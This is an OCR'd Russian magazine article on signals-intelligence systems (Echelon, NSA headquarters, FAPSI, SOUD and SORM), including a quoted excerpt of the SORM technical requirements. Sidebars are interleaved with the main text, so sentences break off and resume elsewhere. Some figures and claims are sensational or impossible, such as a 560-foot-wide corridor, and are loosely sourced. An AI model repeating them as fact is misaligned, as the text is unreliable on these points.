Лидером в этом союзе является Америка - неудивительно, потому что основной мощью наделена именно эта страна. Непосредственно шпионажем занимается АНБ США. В ее распоряжении находятся станции наземного слежения, расположенные по всему миру. К примеру, станция в Морвенстау (Великобритания) перехватывает информацию со спутников над Атлантическим океаном, Европой и Индийским океаном, станция "Шуга Гроув" в Западной Виргинии (США) отслеживает пространство над Атлантическим океаном, Северной и Южной Америкой, станция "Геральдтон" (Новая Зеландия) направлена на перехват сообщений со спутников "Интелсат" над Тихим и Индийским океанами и т.п. Для перехвата информации на территории России создан специальный центр радио- и радиотехнической разведки, расположенный недалеко от Аугсбурга (Германия). Это крупнейший центр перехвата АНБ, его главная антенна имеет диаметр 300 метров и высоту 30 метров, а служебные помещения центра расположены под землей на глубине 25 метров на 12 этажах.

Не нужно забывать и о спутниках-шпионах. С 1996 года над территорией России висят три спутника высокодетальной видовой разведки "Кихоул-11" с разрешением до 80 см. Орбитальное построение спутников обеспечивает минимум два ежедневных пролета над любой точкой нашей страны. Кроме того, информацию в ночное время и облачную погоду обеспечивают спутники "Лакросс", которые выполняют радиоперехват сообщений, передаваемых по космическим, тропосферным, радиорелейным и другим линиям радиосвязи. Эти спутники также работают на АНБ.

"Эшелон" курирует все то же агентство национальной безопасности США, номинально входящее в состав министерства обороны, но фактически напрямую подчиняющееся президенту. США предоставляют компьютерное оборудование и программное обеспечение, американцы составляют большинство сотрудников системы по всему миру. Главным штабом "Эшелона" является малоприметный городок Форт-МИД в штате Мэриленд близ Вашингтона, откуда получают команды 38 тысяч агентов по всему миру. Там же распределяют 3,6-миллиардный бюджет АНБ, превышающий сумму бюджетов ЦРУ и ФБР.

Технические характеристики "Эшелона" позволяют перехватывать практически 99% передаваемой информации во всем мире. Совершенно очевидно, что на сегодняшний день мировой объем электронных сообщений оперативно анализировать невозможно. »

К выходу на орбиту готовят спутник-шпион

ШТАБ-КВАРТИРА АНБ

■ Штаб-квартира АНБ расположена в Форт-Мидe (Fort meade), на полпути между Вашингтоном и Балтимором на автомобильной трассе №295. Территория - 650 акров. Форт-МИД способен полностью обеспечивать все свои жизненные функции. Там имеются собственные электростанция, телевизионная сеть, полиция, три библиотеки, десятки кафетериев, буфетов, баров, различных объектов социальной сферы, включая даже детский сад на 300 "мест".

Два стеклянных здания этого комплекса, построенные в 1984 и 1986 гг., одеты в медную сетку для защиты от радиоэлектронной разведки противника. Высота главного здания - девять этажей. Для обработки информации в АНБ создан столь мощный компьютерный центр, что только годовой счет агентства за электроэнергию составил в прошлом году $21 млн. Здесь трудятся 38 тысяч человек.

На одном из каналов телевидения АНБ можно посмотреть прямую трансляцию полета беспилотного самолета над Афганистаном или просмотреть в режиме реального времени спутниковые снимки передвижений пакистанских войск на кашмирской границе.

В их сети интранет, которая защищена от постороннего доступа и которую они делят с ЦРУ и ФБР, можно найти расшифровки перехваченных переговоров китайских солдат и офицеров, находящихся на учениях, или европейских дипломатов.

Штаб-квартиру окружают три забора. Внутренние и внешние барьеры снабжены колючей проволокой, средний - пятью рядами проводов под высоким напряжением. Четыре сторожки, равномерно охватывающие комплекс, - это бункеры специально обученных морских пехотинцев. Доступ осуществляется по двум видам идентификационных карточек с голографическим изображением: зеленая для "Совершенно секретно крипто" и красная для "Секретно крипто".

Даже охранники не имеют доступа к секретным материалам. Войдя внутрь, попадаешь в самый длинный коридор в мире - 980 футов длиной и 560 футов шириной. По всему коридору стоят морпехи, охраняя каждую дверь, за которыми находятся комнаты офицеров агентства.

Площадь штаб-квартиры - 1 400 000 квадратных футов, это больше, чем ЦРУ (135 000 квадратных футов). Только у госдепа и ФБР здания имеют большую территорию. Офис директора можно выделить даже в этом огромном здании - у него, единственного, нет окон.

Суперкомпьютер Cray

Чтобы справляться с этой задачей, в аналитических центрах Великобритании и США установлены суперкомпьютеры Cray - без преувеличения, одни из лучших на сегодняшний день в мире по скорости обработки информации. Все ЭВМ образуют отдельную сеть под названием "Словарь" (Dictionary), в которых содержатся "ключевые слова" плюс электронные адреса людей и организаций, а также оцифрованные образцы голосов интересующих кого-либо абонентов.

Перехваченные данные сравниваются на соответствие с этими эталонами. В случае совпадения перехваченная информация заносится в память компьютеров и идет на обработку аналитикам, если нет - пропускается. Из общего потока сообщений электронный мозг выбирает 20 в час, затем их анализируют люди, и только два сообщения включаются в отчет.

Весьма любопытен тот факт, что с недавних пор в число участников системы "Эшелон" входит и "наш главный и стратегический партнер" Китай.

На границе с Казахстаном и Алтаем в Синьцзян-Уйгурской автономной области Агентство национальной безопасности построило две сверхсекретные станции перехвата, часть информации с которых передается Техническому управлению Генерального штаба Народной освободительной армии Китая. С их помощью перехватывается до 90% электронных сообщений в восточной части России. Обе станции обслуживают китайские военнослужащие, для чего весь его руководящий состав ежегодно проходит стажировку в учебном центре АНБ США, расположенном недалеко от Сан-Франциско.

Самих же китайцев американцы долгое время прослушивали другой станцией АНБ, находящейся в бывшем независимом Гонконге в местечке Чанг Хом Кок. Сейчас станция уже принадлежит к собственности КНР. По имеющейся информации, китайские военные продолжают эксплуатировать ее и сейчас, только уже для своих внутренних целей.

Штаб-квартира АНБ

МИФ? РЕАЛЬНОСТЬ?

■ О существовании "Эшелона" до начала 90-х знали только представители спецслужб (в том числе наших). "Всемирная паутина" стала известна широкой общественности после скандального интервью бывшего сотрудника АНБ, работавшего в "Эшелоне", который признался, что, помимо защиты национальной безопасности,

Штаб-квартира АНБ из космоса

ФАПСИ

■ Как и ее знаменитый американский аналог Агентство национальной безопасности (АНБ), ФАПСИ - это крайне закрытая спецслужба, действующая в области радиоэлектронной разведки. Сотрудники этого ведомства на публике говорят только об одной стороне деятельности Агентства - защите информации - и всегда тщательно обходят тему своей разведывательной деятельности. Между тем, ФАПСИ - это, наверное, самая боеспособная российская спецслужба. В отличие от ФСБ, она не подвергалась постоянным перестройкам и реорганизациям. Кроме того, мало кто представляет, что численность сотрудников ФАПСИ намного превышает число и ФСБшников, и сотрудников СВР. В органах правительственной связи и информации есть даже свои войска. Не стоит забывать и о том, что сейчас во всем мире агентурная разведка уходит на второй план, уступая техническому и, прежде всего, радиошпионажу. А ведь это - основная специализация ФАПСИ, владеющей собственными спутниками, зарубежными центрами радиоперехвата по всему миру и т.п.

ФАПСИ - это федеральный орган исполнительной власти, подведомственный непосредственно Президенту РФ. Федеральные органы правительственной связи и информации являются составной частью сил обеспечения безопасности Российской Федерации и входят в систему органов федеральной исполнительной власти.

система регулярно используется для политического сыска и экономического шпионажа даже против "своих".


Позже в печати стали появляться отрывочные сведенья о системе, но официального подтверждения фактов существования "Эшелона" не было: хозяева шпионской сети либо все опровергали, либо просто отмалчивались. Наконец, перед самым миллениумом, были рассекречены некоторые официальные документы США, касающиеся "Эшелона". Это случилось как раз накануне выступления английского журналиста Дункана Кэмпбелла в Европейском парламенте. Он потратил большую часть своей жизни, собирая воедино разрозненные факты и сплетни о мифической системе.

Нужно сказать, что в 1998 году в комиссию поступила двухстраничная записка другого эксперта на ту же тему, но европейский комиссар немец Мартин Бангеман, курировавший промышленность и телекоммуникации, счел доводы автора не более чем "подозрениями". Хотя он добавил, что, если бы такая система действительно существовала, это было бы посягательством на права личности, свободу конкуренции и государственную безопасность.

Доклад Кэмпбелла только в его фактологической части составляет более 40 страниц. Существование "Эшелона" больше никто не оспаривает. Правда, о современном состоянии шпионского монстра можно лишь догадываться на основе фактов многолетней давности, "утечек" информации и косвенных данных.

Журналист пишет, что по меньшей мере 30 стран всерьез занимаются электронной разведкой. Самая крупная из них (российская ФАПСИ, в которой заняты, по его данным, 54 тысячи человек) активно собирает информацию через спутники и станции наземного слежения в Лурдесе (Куба) и Камрани (Вьетнам). Значительной системой располагает Китай. Две из его станций были направлены на Россию и работали во взаимодействии с США (об этом я уже писал). Много денег вкладывают в развитие подобных систем Израиль, Индия, Пакистан. Стараются не отставать Франция и Германия.

Наконец, перед самым миллениумом, были рассекречены некоторые официальные документы США, касающиеся "Эшелона".



Вид из космоса

Почему же европейцы, казалось бы, верные соратники Соединенных Штатов Америки, так обеспокоены подобной шпионской сетью?


"ЭШЕЛОН" В РУКАХ КАПИТАЛИСТОВ

Первоначально "Эшелон" создавался как средство военной разведки и защиты национальных интересов стран-участниц. Основной задачей системы была слежка за лагерем противника, то есть за СССР и ее союзниками. Так, например, в октябре 1971 года американская подлодка "Хейлибут" вошла в Охотское море. К ее корме был прикреплен аппарат, который, по словам представителей военно-морских сил США, выполнял функцию "глубоководного спасательного средства". На самом деле он служил для прослушивания подводных кабелей. В течение десяти лет подлодки трижды меняли устаревшие "жучки", имевшие кодовое название "Айви Беллз", пока один из сотрудников Национального агентства безопасности США в 1982 году не продал информацию о них КГБ. "Айви Беллз" можно увидеть в Москве в музее на Лубянке.

Также летом 1979 года американская подлодка "Парч" прошла из Сан-Франциско подо льдами Северного полюса в Баренцево море и прикрепила "жучок" к подводному кабелю около Мурманска. Экипаж "Парч" удостоился государственных наград. "Жучок" действовал до 1992 года, пока американцы, как они сами утверждают, не прекратили прослушивание в связи с распадом СССР.

В 1985 году экипаж "Парч" снова получил награды, на сей раз за установку "жучков" на подводных кабелях в Средиземном море между Европой и Африкой. Походы подлодки в 1994-1997 годы ежегодно отмечались администрацией Клинтона. Предполагают, что сейчас ее главные цели - Ближний Восток, Южная Азия, Южная Америка.

Разведчики были несколько озабочены распространением оптико-волоконных кабелей, которые не создают электронного поля и проникнуть в которые практически невозможно. »



Но США и компания не ограничивалась прослушкой своих неприятелей: также перехватывались сообщения "друзей" по НАТО.

Правда, при большой протяженности данных кабельных линий не обойтись без электронных усилителей - вот тут-то их сигнал и перехватывается. Новая американская подлодка "Джимми Картер", которая должна бала быть спущена на воду в 2004 году, предназначена для контроля за подводными кабелями между США, Европой и Японией.

Но США и компания не ограничивалась прослушкой своих неприятелей: также перехватывались сообщения и "друзей" по НАТО. Так в 80-е годы Национальное агентство безопасности США перехватывало со своей английской базы "Чиксэндс" переговоры с кодом "ФРД" (что означает "французские дипломатические"), а Великобритания с базы в Чэлтенхэме - с кодом "ИТД" (означает "итальянские дипломатические").

В наши дни первоначальная затея - следить за СССР и союзниками - ушла в прошлое. Главная современная задача - борьба с международным терроризмом, в том числе в интернете. Остаются и разведзадачи. Особое внимание уделяется экономическому шпионажу.

Европарламент беспокоит как раз это направление. Парламентарии Италии, ФРГ (что-то мне кажется, что ФРГ и ГДР уже давно нет :) - прим. Лозовского) и Дании требуют расследования, утверждая, что США с помощью "Эшелона" "украли" у них миллиарды от нереализованных сделок. В свою очередь, правозащитные организации США требуют начать слушания в Конгрессе на тему тайных операций спецслужб. Суть претензий одна: "Эшелон" - это "черный ящик", и никто не знает, кто и в каких целях собирает информацию и какую именно.

Правозащитники не зря подняли такой шум. Если юридически без постановления суда вторгаться в частную жизнь граждан нельзя, то фактически это совсем не так. Во время Вьетнамской войны с помощью "Эшелона" прослушивались все телефонные разговоры "лидеров мнений" антивоенного движения, например Джейн Фонды и Бенджамина Спока. Для "прослушки" практически никогда не требовалось постановления американского суда. А это даже в России расценивается как грубейшее нарушение закона, за которое можно лишиться должности или пойти под суд.

АНБ, не имеющее на то законных оснований, использовало англичан для постановки на контроль какого-нибудь гражданина США. Те, не нарушая свое законодательство, спокойно перехватывали все телефонные переговоры и электронную почту указанного американца и передавали всю информацию АНБ.


Американцы в свою очередь оказывали аналогичные услуги англичанам и слушали подданных Королевы.

В сфере экономики никаких ограничений для "Эшелона" не существует. Вся получаемая информация немедленно передается в Госдепартамент или в Форин офис, где в дальнейшем ее используют для поддержки своих компаний.

Известно, что "Эшелон" оказывает услуги корпорациям США в борьбе с конкурентами. Французские спецслужбы опубликовали доклад, где утверждают: компьютерный гигант Microsoft сотрудничает со спецслужбами, создаваемые компанией программы дают возможность следить за пользователями с помощью специальных "закладок". А ведь программное обеспечение от Microsoft установлено у 90% компьютерных пользователей.

Немецкий журнал Stern утверждает: ряд крупных сделок был "украден"

АНБ, не имеющее на то законных оснований, использовало англичан для постановки на контроль какого-нибудь гражданина США.



СОРМ в действии

ССЫЛКИ ПО ТЕМЕ

- **www.libertarium.ru/libertarium/sorm** - здесь собранно практически все документы по СОРМ.
- **www.fsb.ru/smi/article/kabanov.html** - комментарии ФСБ по поводу СОРМ.

Всю добытую информацию анализировали в двух главных компьютерных центрах. Первый находился (и находится) в Москве, второй - в ГДР.

американцами с помощью "Эшелона". В 1990 году 200-миллионная телекоммуникационная сделка между Индонезией и японской компанией NEC была расстроена, после того как АНБ перехватило переговоры участников. Тогдашний президент Джордж Буш был в курсе. Контракт был поделен между NEC и американской AT&T.

По сведениям того же немецкого журнала, правительство Бразилии в 1994 году выставило на тендер крупный проект обновления системы экологического мониторинга Амазонии. Сумма контракта составляла 1,4 миллиарда долларов. Со стороны Европы проявили интерес французские фирмы Tomson и Alcatel, а от США - военно-промышленный гигант "Рейтеон". Хотя предложение французских фирм было, по мнению Парижа, более совершенным и безупречно документированным, контракт достался американцам. Как только Бразилия подготовилась подписать его с французами, в дело включились высокопоставленные круги в Вашингтоне и лично Билл Клинтон. Американская фирма в последний момент снизила цену предложения ровно настолько, чтобы переиграть французов. Эксперты уверены, что администрация США поделилась с "Рейтеоном" сведениями о переговорах бразильцев с французами.

Другой пример. В январе 94-го премьер-министр Франции Эдуар Балладюр поехал в саудовскую столицу Эр-Рияд в полной уверенности, что привезет оттуда контракт на поставку военной техники на сумму более 30 миллионов франков. Французская фирма "Аэробус" считала, что контракт уже в ее кармане. Но премьер вернулся ни с чем. Сделка ушла за океан - концерну "Макдоннел-Дуглас".

Англоязычные "братья" шпионят и друг за другом: недавно стало известно, как еще в 80-х годах Канада, подслушав американцев, включая ряд посольств США, перехватила 2,5-миллиардный контракт на поставку зерна в КНР.

От этого беспредела в Европарламенте решили спасаться криптографией, причем использовать для этого свои продукты, так как практически все системы шифрования дырявые, то есть в них присутствуют "черные ходы" для спецслужб. Но это не самое лучшее решение: если появятся "неломаемые" криптографические продукты, ими смогут воспользоваться террористы и другие асоциальные элементы.

СОУД

Американский "Эшелон" - конечно, впечатляющая система, и равных ей в мире пока нет, но и Россия не желает оставаться на задворках радиоэлектронного шпионажа. В 1977 году было подписано соглашение между странами Восточного блока об организации СОУД. Если расшифровать аббревиатуру, то получим: система объединенного учета данных. Этот комплекс в полном объеме стал функционировать к 1979 году. Поводом для его создания стали Олимпийские игры 1980 года в Москве: первой задачей для системы стал сбор информации о возможных враждебных акциях зарубежных спецслужб во время Игр. Впервые о существовании СОУД стало известно из показаний нашего перебежчика Олега Гордиевского.

В систему объединили все средства радиоэлектронной и космической разведки СССР, Болгарии, Венгрии, Польши, Чехословакии, ГДР, Вьетнама, Монголии и Кубы. Для обработки "ключевых слов" в СОУД применялись большие ЭВМ болгарского производства и имевшиеся в ограниченном количестве компьютеры IBM. По каналам спецслужб, их закупали через третьи страны (например Индию) и переправляли в Союз. В этих компьютерах хранились постоянно обновляемые досье на всех западных политиков, бизнесменов, иностранных военных чинов, журналистов и ученых.

К данным СОУД имели доступ лишь высшие чины разведок социалистических стран. Для получения информации об интересующей персоне оператор должен был ввести специальный запрос с его именем в систему, и уже через четыре часа (тогда это были хорошие показатели) все имеющиеся данные от всех государств-участников проекта доставлялись по назначению.

Всю добытую информацию анализировали в двух главных компьютерных центрах. Первый находился (и находится) в Москве, второй - в ГДР. Но в 1989 году после объединения Германии компьютерный центр, принадлежавший "Штази", достался западногерманской разведке БНД, вследствие чего СОУД лишилась половины своих возможностей в обработке данных.

В начале 90-х оставшуюся часть СОУД обновили и преобразовали в новую, российскую разведывательную систему. Теперь в ее составе объединены все комплексы радиоэлектронной разведки на территории России и некоторых стран СНГ, "Российский электронный центр" в Лурдесе (Куба), база радиоперехвата в южноазиатском регионе в районе аэродрома "Кам Рань" (Вьетнам) и специальная радиоаппаратура в консульствах и посольствах России по всему миру.

Главным источником информации по США является российский центр на Кубе, расположенный всего в 150 км от Флориды. Несколько лет назад в одном из своих выступлений перед "партийными товарищами" министр внутренних дел Кубы Рауль Кастро заявил, что 75% информации, добываемой российскими спецслужбами радиоэлектронным шпионажем, перехватывается именно на Кубе.

А для чего используется вся эта мощь? Да практически для того же самого, что и американский "Эшелон". Только с промышленным шпионажем у нас туговато. По словам одного из сотрудников ГРУ, перехваченные на- »

Сумма контракта составляла 1,4 миллиарда долларов. Со стороны Европы проявили интерес французские фирмы Tomson и Alcatel

При подключении к интернету СОРМ позволяет совершенно свободно читать и перехватывать абсолютно всю электронную почту.


шими спецслужбами данные экономического характера, обрабатываемые в аналитических подразделениях, составляют сегодня до двух третей общего объема информации. В советские годы все это работало на противоборство двух систем. Сейчас используется в лучшем случае 5-10% получаемых данных. На Западе же уровень реализации такой информации достигает 60-70%. Причем сведения, касающиеся государств бывшего СССР, почти в полном объеме оперативно предоставляются крупным западным компаниям, работающим на этих рынках. А теперь попробуй представить, что наша разведка предоставляет какие-либо сведения об иностранных конкурентах российским олигархам... Смешно, особенно в свете последних событий.

СОРМ

■ СОУД следит за "внешним" миром, а внутри страны для этих целей существует другая система. Она называется СОРМ или система оперативно-розыскных мероприятий. Первоначально СОРМ создавалась для прослушки телефонных разговоров и была запущена в эксплуатацию в 1994 году. Надо сказать, что все это делалось в тайне от народа, хотя по закону документы по этому проекту должны были быть опубликованы. Данный комплекс контролирует абсолютно все переговоры, в том числе по сотовым телефонам и пейджерам, для чего на всех узлах связи установлено специальное оборудование.

До поры до времени все шло просто замечательно, но в России стал появляться интернет. До недавнего времени многие считали, что Всемирная паутина уникальна, глобальна и никому не подконтрольна, провайдеры не входят в какую-нибудь единую компанию или организацию и контроль над ними установить нельзя. Однако это не так. Достаточно задаться вопросом: "Кому принадлежат все каналы связи?" Формально крупнейшим компаниям вроде нашего "Ростелекома", которые предоставляют их мелким фирмам за определенную плату. Именно за счет разницы между платой за доступ к каналу и абонентскими "пожертвованиями" пользователей за интернет провайдеры и получают прибыль. В реальности все магистральные каналы связи принадлежат государству или контролируются им. Так принято не только в нашей стране, но и во всем мире.

В 1998 году ФСБ, с разрешения Госкомсвязи РФ, приступило к внедрению специальной аппаратуры удаленного контроля над всей информацией, передаваемой по интернету. Этот комплекс официально называется СОРМ, но также СОРМ-2.0 и состоит из специальных устройств, устанавливаемых в помещении фирмы-провайдера, удаленного пульта управления, размещаемого в ФСБ и выделенного "контролерам" специального быстродействующего канала связи. При подключении к интернету СОРМ позволяет совершенно свободно читать и перехватывать абсолютно всю электронную почту и остальную информацию, интересную чекистам. Принцип ее (СОРМ) действия достаточно прост. Все данные, получаемые и отправляемые пользователем по




интернету, сканируются СОРМом по "ключевым словам" - это интересующие ФСБ адреса, имена и телефоны людей, а также "подозрительные" термины и выражения наподобие "президент", "теракт", "взрывчатка" и т.д. Вот отрывок из нормативного акта по СОРМ:

1. НАЗНАЧЕНИЕ

1.1. Система технических средств по обеспечению оперативно-розыскных мероприятий (СОРМ) на сетях документальной электросвязи (СДЭС) создается на основе законодательства Российской Федерации и предназначена для технического обеспечения проведения указанных мероприятий на сетях электросвязи, используемых для предоставления потребителям услуг телематических служб, передачи данных и услуги доступа к всемирной глобальной компьютерной информационной сети INTERNET.

До недавнего времени многие считали, что Всемирная паутина уникальна, глобальна и никому не подконтрольна, провайдеры не входят в какую-нибудь единую компанию или организацию.



❶.❼. Настоящие технические требования (ТТ) распространяются на СДЭС независимо от форм собственности, которые создаются или были созданы ранее, на основании выданных Госкомсвязи России лицензий.

❶.❽. СОРМ должна обеспечивать съем всей информации (входящей и исходящей), принадлежащей конкретным абонентам данной сети.

❶.❾. Настоящие ТТ должны обеспечиваться независимо от того, какие способы защиты информации используются в СДЭС.

❶.❿. Настоящие ТТ должны обеспечиваться при предоставлении абонентам СДЭС дополнительных видов обслуживания.

❶.⓫. Настоящие ТТ должны обеспечиваться для каждого индивидуального абонента независимо от вида его подключения к сети ДЭС (индивидуальное или групповое).

Принцип съема и обработки информации примерно следующий: специальное оборудование провайдера передает весь трафик абсолютно всех пользователей на некий сервер-пульт в ФСБ, где происходит анализ и обработка данных. Связь со спецслужбами обеспечивается посредством выделенной линии, причем ее пропускная способность должна быть не меньше, чем у самого богатого пользователя этого провайдера.

Введение СОРМ-2, как и СОРМ, прошло бы тихо, если бы ФСБшники делали все за свои деньги. Но так как наша страна не передовая в плане экономического развития, все свалили на провайдеров. Для многих из них это стало непосильной ношей: стоимость оборудования составляла от $10 000 до 30 000, и при всем этом ремонт и обслуживание тоже переходили в разряд обязанностей прова. Отказаться от нововведения никто не мог, так как, во-первых, в нашей стране не принято ссорится со спецслужбами, а во-вторых, в случае отрицательного ответа на настойчивые просьбы просто отбирали лицензию.

